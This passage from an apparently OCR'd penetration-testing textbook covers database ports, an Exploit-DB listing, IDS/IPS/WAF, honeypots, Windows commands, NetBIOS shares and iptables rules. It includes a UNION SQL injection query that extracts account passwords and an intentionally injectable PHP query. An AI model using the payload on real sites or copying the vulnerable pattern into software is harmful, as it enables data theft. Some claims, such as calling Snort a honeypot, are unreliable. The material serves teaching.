- **Hybrid cloud**: Hybrid cloud deployments combine public and private clouds and may even include on-premises legacy servers. An organization may use their private cloud for some services and their public cloud for others, or they may use the public cloud as backup for their private cloud.

- **Multicloud**: Multicloud is a type of cloud deployment that involves using multiple public clouds. In other words, an organization with a multicloud deployment rents virtual servers and services from several external vendors – to continue the analogy used above, this is like leasing several adjacent plots of land from different landlords. Multicloud deployments can also be hybrid cloud, and vice versa.

2.16.4 Traditional client-server model Vs cloud

The Internet has always been made up of servers, clients, and the infrastructure that connects them. Clients make requests of servers, and servers send responses. Cloud computing differs from this model in that cloud servers aren't just responding to requests – they're running programs and storing data on the client's behalf.

2.16.5 Containers in cloud

Like virtual machines, containers are a cloud virtualization technology. They are part of the PaaS (Platform-as-a-Service) cloud model. Virtualization for containers occurs one abstraction layer up from where it occurs for virtual machines, at the operating system level instead of at the kernel level (the kernel is the foundation of the operating system, and it interacts with the computer's hardware). Each virtual machine has its own operating system kernel, but containers on the same machine share the same kernel.

2.17 Database assessment

We are testing one of the things that we want to treat as a valuable asset: the databases for our clients. This is where the company usually has most of the data that, if compromised, could cost the company a great amount of revenue. There are a number of different databases that are out there. We will concentrate on only three of them: **Microsoft SQL** (**MSSQL**), **MySQL**, and **Oracle**.

There are three mostly used database services worldwide. These are MySQL, Microsoft SQL Server and Oracle. The table below lists ports that are used by these database services.

Service	Port
mysql	3306/tcp
oracle-tns	1521/tcp
oracle-tns-alt	1526/tcp
oracle-tns-alt	1541/tcp
ms-sql	1433/tcp
ms-sql-ssrs	1434/udp
ms-sql-hidden	2433/tcp

2.17.1 MySQL and Oracale

- **MySQL**: MySQL was written in C and C++. It has support for the following programming languages: C, C++, Delphi, Perl, Java, Lua, .NET, Node.js, Python, PHP, Lisp, Go, R, D, Erlang.
- **Oracle:** Oracle was written in Assembly language, C, and C++. It has support for the following programming languages: Java, .NET, C, C++, Node.js, Python, PHP, Go, R, Ruby, Ruby on Rails, Perl, Erlang, Rust, COBOL, FORTRAN.

MySQL: Replication in MySQL is one-way asynchronous replication where one server acts as a master and others as slaves. You can replicate all databases, selected databases or even selected tables within a database.

MySQL Cluster is a technology providing shared-nothing (no single point of failure) clustering and auto-sharding (partitioning) for the MySQL database management system.

Internally, MySQL Cluster uses synchronous replication through a two-phase commit mechanism to guarantee that data is written to multiple nodes. Contrast this with what is usually referred to as "MySQL Replication", which is asynchronous.


Oracle: Oracle Streams is a built-in feature of the Oracle database that enables data replication and integration. Its flexible infrastructure meets a wide variety of information sharing needs. Oracle Streams enables the propagation of data, transactions, and events in a data stream either within a database or from one database to another.

Oracle Real Application Clusters (Oracle RAC) comprises multiple interconnected computers or servers that appear as if they are one server to end users and applications. Oracle RAC uses Oracle Clusterware for the infrastructure to bind multiple servers, so they operate as a single system. Oracle Clusterware is a portable cluster management solution integrated with Oracle database

2.17.2 MSSQL vulnerabilities

The MSSQL database has provided us with a number of vulnerabilities over the years, but as the versions of the database became more mature, the vulnerabilities decreased dramatically.

We will start off by searching to see whether we can find any database exploits in the Exploit DB site for MSSQL. The results of the search are shown in the following screenshot:



Search

<< prev 1 2 3 >> next

Date	D	A	V	Description		Plat.
2014-02-23		-		Symantec Endpoint Protection Manager - Remote Command Execution Exploit	471	windows
2014-01-03		-		DirectControlTM Version 3.1.7.0 - Multiple Vulnerabilities	287	windows
2013-11-23		-		LimeSurvey 2.00+ (build 131107) - Multiple Vulnerabilities	834	php
2013-05-08		-		HTP Zine 5	6790	multiple
2012-12-25		-		Microsoft SQL Server Database Link Crawling Command Execution	6499	windows
2012-09-12		-		Knowledge Base Enterprise Edition 4.62.00 SQL Injection Vulnerability	3142	asp
2012-09-01		-		SugarCRM Community Edition 6.5.2 (Build 8410) Multiple Vulnerabilities	2502	php
2012-05-28		-		[Portuguese] Tutorial Thc-Hydra ver 2.1	3281	linux
2011-08-28		-		Ferdows CMS Pro <= 1.1.0 - Multiple Vulnerabilities	1318	asp
2011-02-08		-		Microsoft SQL Server sp_replwritetovarbin Memory Corruption via SQL Injection	2097	windows
2011-01-24		-		Microsoft SQL Server sp_replwritetovarbin Memory Corruption	2368	windows
2010-12-21		-		Microsoft SQL Server Payload Execution	1541	windows
2010-10-18		-		411cc Multiple SQL Injection Vulnerabilities	1877	php
2010-10-01				Chipmunk Board 1.3 (index.php?forumID) SQL Injection	2297	php
2010-09-20		-		Lyris ListManager MSDE Weak sa Password	536	windows
2010-09-07		-		ColdUserGroup 1.06 - Blind SQL Injection Exploit	2820	windows
2010-09-07		-		ColdCalendar 2.06 SQL Injection Exploit	2216	windows
2010-06-09		-		Online Notebook Manager SQLi Vulnerability	790	asp
2010-04-30		-		Microsoft SQL Server Resolution Overflow	772	windows

- As the previous screenshot shows, we do not have much of a selection of exploits that are against the MSSQL database, but we do have an interesting exploit that is against the Symantec Endpoint Protection Manager.

  However, it is not against MSSQL, so we will leave this as homework for those of you who want to pursue it. It is interesting that it attacks an endpoint protection system via SQL injection among other things.

  As we really did not discover much in our search of the exploit database, we will turn our attention to the process we use when we encounter a MSSQL target.

2.18 IDS and IPS

- **Intrusion Detection Systems (IDS):** analyze and monitor network traffic for signs that indicate attackers are using a known cyberthreat to infiltrate or steal data from your network. IDS systems compare the current network activity to a known threat database to detect several kinds of behaviors like security policy violations, malware, and port scanners.

  Intrusion prevention systems can be classified into four different types:

  - **Network-based intrusion prevention system (NIPS)**: monitors the entire network for suspicious traffic by analyzing protocol activity.
  - **Wireless intrusion prevention system (WIPS)**: monitor a wireless network for suspicious traffic by analyzing wireless networking protocols.
  - **Network behavior analysis (NBA)**: examines network traffic to identify threats that generate unusual traffic flows, such as distributed denial of service (DDoS) attacks, certain forms of malware and policy violations.
  - **Host-based intrusion prevention system (HIPS)**: an installed software package which monitors a single host for suspicious activity by analyzing events occurring within that host.

- **Intrusion Prevention Systems (IPS):** live in the same area of the network as a firewall, between the outside world and the internal network. IPS proactively *deny* network traffic based on a security profile if that packet represents a known security threat.


  IPS (Intrusion Prevention System) systems are deployed inline and actually take action by blocking the attack, as well as logging the attack and adding the source IP address to the block list for a limited amount of time; or even permanently blocking the address depending on the defined settings.

  Hackers take part in lots of port scans and address scans, intending to find loop holes within organizations. IPS systems would recognize these types of scans and take actions such as block, drop, quarantine and log traffic. However this is the basic functionality of IPS. IPS systems have many advanced capabilities in sensing and stopping such attacks.

- **The main difference between them is that IDS is a monitoring system, while IPS is a control system.**


  IDS doesn't alter the network packets in any way, whereas IPS prevents the packet from delivery based on the contents of the packet, much like how a firewall prevents traffic by IP address. IDS (Intrusion Detection System) systems only detect an intrusion, log the attack and send an alert to the administrator. IDS systems do not slow networks down like IPS as they are not inline.

2.18.1 IDS vs IPS vs Firewall



PARAMETER	FIREWALL	IPS	IDS
Abbreviation for	-	Intrusion Prevention System	Intrusion Detection System
Philosophy	Firewall is a network security device that filters incoming and outgoing network traffic based on predetermined rules	IPS is a device that inspects traffic, detects it, classifies and then proactively stops malicious traffic from attack.	An intrusion detection system (IDS) is a device or software application that monitors a traffic for malicious activity or policy violations and sends alert on detection.
Principle of working	Filters traffic based on IP address and port numbers	inspects real time traffic and looks for traffic patterns or signatures of attack and then prevents the attacks on detection	Detects real time traffic and looks for traffic patterns or signatures of attack and them generates alerts
Configuration mode	Layer 3 mode or transparent mode	Inline mode , generally being in layer 2	Inline or as end host (via span) for monitoring and detection
Placement	Inline at the Perimeter of Network	Inline generally after Firewall	Non-Inline through port span (or via tap)
Traffic patterns	Not analyzed	Analyzed	Analyzed
Placement wrt each other	Should be 1st Line of defense	Should be placed after the Firewall device in network	Should be placed after firewall
Action on unauthorized traffic detection	Block the traffic	Preventing the traffic on Detection of anomaly	Alerts/alarms on detection of anomaly
Related terminologies	• Stateful packet filtering • permits and blocks traffic by port/protocol rules	• Anomaly based detection • Signature detection • Zero day attacks • Blocking the attack	• Anomaly based detection • Signature detection • Zero day attacks • Monitoring • Alarm

2.18.2 IDS/IPS vs WAF



A WAF (Web Application Firewall) is focused on protecting websites (or web applications in general).

It works at the application Layer to inspect HTTP web traffic in order to detect malicious attacks targeted towards websites.

For example, a WAF will detect SQL Injection attacks, Cross Site Scripting, Javascript attacks, RFI/LFI attacks etc.

Since most websites nowadays use SSL (HTTPs), the WAF is able also to provide SSL acceleration and also SSL inspection by terminating the SSL session and inspect the traffic inside the connection on the WAF itself.

As shown from the network above (Firewall with WAF), it is placed in front of a Website (usually) in a DMZ zone of a firewall.

	WAF	IPS/IDS
Network placement	Placed at the front of websites / web application	Behind the firewall either as in-line or out-of-band.
Main use case	Dedicated to inspect only HTTP web traffic and protect against web specific attacks.	Dedicated to inspect all network packets to match them against signatures of known malicious attacks. Then, traffic is either blocked or an alarm is issued.
Protecting against these Security Attacks (examples)	SQL injection, Cross Site Scripting, GET/POST attacks, session manipulation attacks, javascript, LFI/RFI etc	Exploits against services such as webservers, SMTP, RDP, DNS, windows OS, Linux OS etc.

2.19 Honeypots

Honeypots, also called honey pots in French, are systems that you can install at the entrance to a network. They aim to simulate machines on a computer network that are in fact a decoy. The aim is to divert the hacker into spending time trying to attack these machines rather than attacking the actual corporate network.

Two examples:

- **KFsensor**: really easy to use honeypot that can be installed in a few clicks on Windows.
- **Snort**: the most used honeypot which is very complete and very powerful, but more complex to configure.

These tools also have the advantage of memorizing every action made by the hacker on the system. This helps to better understand the methods and techniques used to enter the network, and therefore to protect oneself from it.

However, there are tools to detect these honeypots. You must therefore make sure that your honeypot is not detectable with a tool such as "Send-Safe Honeypot Hunter". Otherwise the hacker targeting your infrastructure will not dwell on it and will focus on your real infra network.

2.20 Windows CLI

There is a lot of CLI for window so I can't demonstrate her at all, but I this is the link for Microsoft CLI :

https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/windows-commands

cmd command	Description
Basics:	
call	calls a batch file from another one
cd	change directory
cls	clear screen
cmd	start command prompt
color	change console color
date	show/set date
dir	list directory content
echo	text output
exit	exits the command prompt or a batch file
find	find files
hostname	display host name
pause	pauses the execution of a batch file and shows a message
runas	start a program as another user
shutdown	shutdown the computer
sort	sort the screen output
start	start an own window to execute a program or command
taskkill	terminate a process or a application
tasklist	display applications and related tasks
time	display/edit the system time
timeout	wait any time
title	set title for prompt
ver	display operating system version
w32tm	setting time synchronisation/time server/time zone
Network:	
ftp	transfer files to a FTP server
ftype	display file type and mapping
getmac	display MAC address
ipconfig	display IP network settings
netsh	configure/control/display network components
netstat	display TCP/IP connections and status
nslookup	query the DNS
pathping	test the connection to a specific IP address
ping	pings the network
route	display network routing table, add static routes

systeminfo	displays computer-specific properties and configurations
telnet	establish Telnet connection
tftp	transfer files to a TFTP server
tracert	trace routes similar to patchping
Files:	
attrib	display file attributes
comp	compare file contents
compact	display/change file compression
copy / xcopy	copy files
diskcomp	compare content of two floppy disks
diskcopy	copy floppy disc to another one
erase / del	delete one or more files
expand	extract files
fc	copare files and display the differences
mkdir	create a new directory
move	move/rename files
rename	rename files
replace	replace files
rmdir / rd	delete directory
tree	display folder structure graphically
type	display content of text files
Media:	
chkdsk	check volumes
chkntfs	display/change volume check at startup
defrag	defragment media
diskpart	volume management
driverquery	display installed devices and their properties
format	format volumes
label	change volume name
mode	configure interfaces/devices
mountvol	assign/delete drive mountpoints
verify	monitoring whether volumes are written correctly
vol	show volume description and serial numbers of the HDDs
Miscellaneous:	
for	for loop
gpresult	display group policies
gpupdate	update group policies
perfmon	start performance monitor
prompt	change command prompt
reg	add/read/import/export registry entries

2.21 Dark and Deep Web

2.22 Windows Share


Microsoft Windows is one of the most used operating systems on enterprise networks. It can be used on clients and servers to provide authentication, file sharing, printer management and other features.

In order to understand Windows share attacks, we must first understand how shares work which come her the rule of NetBIOS.

NetBIOS stands for Network Basic Input Output System. Servers and clients use NetBIOS when viewing network shares on the local area network.

NetBIOS can supply some of the following information when querying a computer: Hostname, NetBIOS name, Domain, **Network shares**

This block diagram represents the structure of NetBIOS: As you can see the NetBIOS layer sits between the application layer and the IP layer.



- UDP is used to perform NetBIOS **name resolution** and to carry other **one-to-many** datagram-based communications. By using NetBIOS datagrams, a host can send small messages to many other hosts.
- Heavy traffic, such as a file copy, relies on TCP by using NetBIOS **sessions**.
- **The relation between NetBIOS and Window share is that when an MS Windows machine browses a network, it uses NetBIOS:**
- **Datagrams** to list the shares and the machines
- **Names** to find workgroups
- **Sessions** to transmit data to and from a **Windows share**
- **How share work:** A Windows machine can share a file or a directory on the network; this lets local and remote users access the resource and, possibly, modify it.
- Generally, users just need to turn on the *File and Printer Sharing* service and then they can start choosing directories or files to share. Users can also set permissions on a share, choosing who can perform operations such as reading, writing and modifying permissions. Starting from Windows Vista, users can choose to share a single file or use the Public directory. An authorized user can access shares by using **Universal Naming Convention paths (UNC paths):** \\ServerName\ShareName\file.nat

Accessing a share means having access to the resources of the computer hosting it. So, badly configured shares exploitation can lead to:

- Information disclosure
- Unauthorized file access
- Information leakage used to mount a targeted attak

2.23 SQL query

Most web applications use some kind of **backend database** to store the data they process. To interact with databases, entities such as systems operators, programmers, applications and web applications use the **Structured Query Language** (**SQL**).

- **Example 1: Directly Static and Dynamic query**

Products

ID	Name	Description
1	Shoes	Nice shoes
3	Hat	Black hat
18	T-Shirt	Cheap

Accounts

Username	Password	Email
admin	HxZsO9AR	admin@site.com
staff	ihKdNTU4	staff@site.com
user	Iwsi7Ks8	usr@othersite.com

- **Static query:** > **SELECT** Name, Description **FROM** Products **WHERE** ID='3' **UNION** **SELECT** Username, Password **FROM** Accounts;


Name	Description
Hat	Black hat
admin	HxZsO9AR
staff	ihKdNTU4
user	Iwsi7Ks8

- **Dynamic query:** SELECT Name, Description FROM Products WHERE ID='**$id**';

- **Example 2: web application Static and Dynamic query**

To perform the same tasks from within a web application, the application must:

- **Connect** to the database
- **Submit** the query to the database
- **Retrieve** the results
- **Static connection query:**



- **Dynamic connection query:**

However, most of the time queries are not static, they are indeed **dynamically built** by using users' inputs. Here you can find a **vulnerable** dynamic query example:

```
$id = $_GET['id'];

$connection = mysqli_connect($dbhostname, $dbuser, $dbpassword,
$dbname);
$query = "SELECT Name, Description FROM Products WHERE ID='$id';";

$results = mysqli_query($connection, $query);
display_results($results);
```

2.24 Security infrastructure

A pentester should have a good experience on security infrastructure because he is responsible to found solution and not only testing.

We only protect what we know! It is obvious to say it, but the cases are frequent where the computer park is badly controlled.

The prerequisite is therefore to master your fleet, to acquire the tools to identify components on the network that are not trusted, or even to set up a control to access the network (802.1x, NAC).

2.24.1 Categorize your systems

The inventoried systems must then be categorized into groups which will then allow them to be allocated in a network zone. Two main criteria must be taken into account to define these groups:

- **The role of the system,**
- The **network flows** for which they are recipients or of which they are at the initiative and, overall, their external exposure area.

2.24.1.1 Role of the system

The study of attack scenarios and in particular of the stages of APTs (Chapter 1.5.2.2) shows us that the systems which have the following role must be particularly protected:

- Infrastructure servers which then allow control of all the other components, including Active Directory servers, software deployment servers or their updates, backup / restore servers.
- The positions of administrators.
- Safety equipment.

2.24.1.2 Network flows

Regarding network flows, it will be necessary to distinguish:

- Systems that are by nature exposed to the outside: Web server, incoming mail relay, Webmail, external DNS publication, remote access via VPN.
- Systems that communicate with the outside (but without needing to be contacted from the outside): outgoing mail relay, Web relay, DNS relay).

These systems must be positioned in DMZ, that is to say in a partitioned and filtered zone, interconnected to the outside, but whose exchanges with the internal network are severely restricted.

2.24.2 Apply the main architectural rules

2.24.2.1 Isolate administration systems

When describing an APT, we saw that the attacker first seeks to bounce off an administration station to then compromise the greatest number of devices.

This highlights the need to put these systems in a dedicated zone and configure the filtering so that only the flows from the administration stations to the administered systems are authorized. The flows initiated by any system to an administration station must be prohibited.

In general, the administration interfaces of all the systems should only be accessible from the administration zone (s). This is especially true for security equipment, where the administration interface should not be exposed on one of the less trusted network interfaces.

2.24.2.2 Give priority to the infrastructure server initiative

Infrastructure equipment is often exposed to the internal network by nature. This is the case with Active Directory, where only useful network services must be authorized.

When an infrastructure product is chosen, it is preferable to favor those for which the network flows are initiated by the infrastructure server and not from the workstation to the infrastructure server. For example, it is better for a backup


server to have the server connecting to an agent installed on each workstation, rather than having a backup server network service exposed from the entire internal network.

2.24.2.3 Separate uses into several DMZs

For DMZ systems, a DMZ network zone should be defined for each use. When a DMZ zone is shared between several servers, they must be grouped by type of flow and not mix a server that communicates internally to the outside with a server that receives external flows. This measure avoids, in the event of a compromise of a server exposed from the outside, that the attacker can bounce back on the internal network.

A special case is that of VPN access which, to meet its use, must then allow access to the internal network. In this case, it is necessary to define the internal applications for which it is accepted that the users connected from outside through the VPN can access.

The same rule could be applied for workstations connected internally, but through a WiFi network.



2.24.3 Separate systems and filter flows

Different means of partitioning and filtering can be applied.

- First of all, a network firewall, by applying a white list filtering policy: only the necessary flows are authorized. It is the general means which must be adopted.
- For systems that are exposed to the outside, it is desirable to have an application proxy which will complement network filtering by application filtering.
- Application signature filtering can also be applied through an IPS (Intrusion Prevention System), which will block certain attacks when a network flow matches one of its signatures. This system can be judicious at the entrance of a site or at the interfaces with the outside, but it will be necessary to be careful not to block a legitimate flow (in case of false positive of the detection).
- For defense in depth, in order to reduce costs and be able to handle a large volume of systems, it is possible to apply partitioning only through switches, in VLAN or PVLAN configuration.

2.24.3.1 Set up network filtering

To set up network filtering, you will see how:

- define the default policy,
- authorize legitimate connections,
- use the connection status monitoring,
- Set up logging.

2.24.3.1.1 Set the default policy

The default policy will tell the firewall, if there is no specific rule for a flow, whether to disallow the default flow or allow it.

First, you will be able to get the current configuration with the following command:

```
# iptables -LChain INPUT# iptables -L

Chain INPUT (policy ACCEPT)
target prot opt source destination

Chain FORWARD (policy ACCEPT)
target prot opt source destination

Chain OUTPUT (policy ACCEPT)
target prot opt source destination

#
```

On most Linux distributions, the default policy is to let network traffic through and not to apply a filter rule (policy ACCEPT), which is the case here. For the exercise, the filter rules can be reset with the -F option.

- **You can see here that the policy can apply to 3 processing chains:**
- INPUT: incoming network connections,
- OUTPUT: the system's network connections to the outside,
- FORWARD: connections routed through the system.

It is good practice to ban all traffic and add authorized flows as you go. To do this, you must modify the default policy. To prohibit all incoming flows on the system:

```
# iptables -P INPUT DROP
```

Three policies can be defined, ACCEPT to allow by default, DROP to deny everything without response and REJECT to deny, but by responding to the sending system that its connection has been.

2.24.3.1.2 Allow legitimate network connections

In the previous part, we saw how to define the **architecture**, the **different zones** and then **define the flows** between each zone. A rule will therefore be added to authorize each of these flows.

Let's take the example of administration workstations that must be able to connect via SSH to the firewall in order to administer it:

```
# iptables -A INPUT -s $POSTE_ADMIN -p tcp --dport 22 -j ACCEPT
```

Simply put, the options are here:

- -A INPUT: add a rule to the INPUT chain,
